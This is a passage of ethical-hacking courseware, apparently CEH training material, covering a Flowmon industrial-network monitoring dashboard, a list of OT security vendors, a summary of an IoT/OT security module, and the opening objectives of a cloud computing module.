  Source: *https://www.flowmon.com*

  Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.


Dashboard
Reports
Configuration
NetOps
DNS
Status
SecOps
Inet Traffic
Map View
MySQL DB
QoS
Office 365
Social Networks
ETA/TLS
LoadMaster
Last 24 hours
Connected flow sources: 3 of 3
Excellent
Show details
WebShop
64.473%
MySQL_DB
96.378%
Critical priority events: 84
Security issues
97.594%
Structure of Overall Traffic

AVG response time 10 s, 614 ms
Median of response time 17 s, 726 ms
95% response time 32 s, 734 ms
99% response time 32 s, 734 ms

AVG response time 94 ms
Median of response time 1 ms
95% response time 989 ms
99% response time 2 s, 47 ms

AVG RTT 101.887 ms
AVG SRT 247.12 ms
AVG RTR 0.1
AVG jitter 679.762 ms

The Most Critical Security Events

Event type	Name	Number of events
DICTATTACK	Detection of dictionary attacks on various protocols	24
SMTPANOMALY	Detection of outgoing e-mail SPAM using SMTP or secured SMTP protocol	24
BLACKLIST	Detection of communication with blacklisted IP addresses	12
RDPDICT	Advanced detection method revealing dictionary attacks on Remote Desktop Protocol	12
UPLOAD	Detection of uploading data	12
BPATTERNS	Detection of current threats by unified flow based behavior patterns.	24
SCANS	Detection of TCP scans (SYN scan, FIN scan, Xmas scan, Null scan)	13
WEBSHARE	Detection of data sharing services through web like Rapidshare etc.	12
TEAMVIEWER	Detection of TeamViewer	12
ICMPANOM	Detection of anomalies in ICMP traffic	24
Others		24

Perspective: Security issues


Alerts

Name	Status	Last triggered
Inet Uplink Saturation	armed	2021-04-11 15:25:00

Figure 18.128: Screenshot of Flowmon

Listed below are some additional tools for securing an OT environment:

- Tenable.ot (*https://www.tenable.com*)
- Singtel (*https://www.singtel.com*)
- Forescout (*https://www.forescout.com*)
- PA-220R (*https://www.paloaltonetworks.com*)
- Claroty (*https://www.claroty.com*)



Module Summary

- ☐ In this module, we have discussed the following:
  - ➢ IoT concepts along with different types of IoT communication models
  - ➢ Various threats and attacks to IoT networks and devices
  - ➢ IoT hacking methodology, including information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access along with various IoT hacking tools
  - ➢ Various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
  - ➢ Secure IoT networks and devices using IoT security tools
  - ➢ OT concepts along with OT threats and attacks
  - ➢ OT hacking methodology and OT hacking tools
  - ➢ Various countermeasures to defend against OT attacks
  - ➢ OT security solutions and tools
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment

Module Summary

In this module, we have discussed IoT concepts along with different types of IoT communication models. We have also discussed in detail various threats to and attacks on IoT networks and devices. In addition, we have discussed the IoT hacking methodology, which covers information gathering, vulnerability scanning, launching IoT attacks, gaining remote access, and maintaining access. This module also illustrated various IoT hacking tools. In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors. We have also discussed in detail how to secure IoT networks and devices using IoT security tools.

In this module, we have also discussed OT concepts along with OT threats and attacks. We have discussed in detail the OT hacking methodology and tools. We have also discussed various countermeasures to defend against OT attacks. This module ended with a demonstration of OT security solutions and tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform cloud hacking in a cloud environment.

This page is intentionally left blank.

C|EH Certified Ethical Hacker


EC-Council

MODULE 19

CLOUD COMPUTING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Cloud Computing Concepts
- LO#02: Explain Container Technology
- LO#03: Explain Serverless Computing Concepts
- LO#04: Explain Cloud Computing Threats
- LO#05: Explain Cloud Hacking Methodology
- LO#06: Explain Cloud Security

Learning Objectives

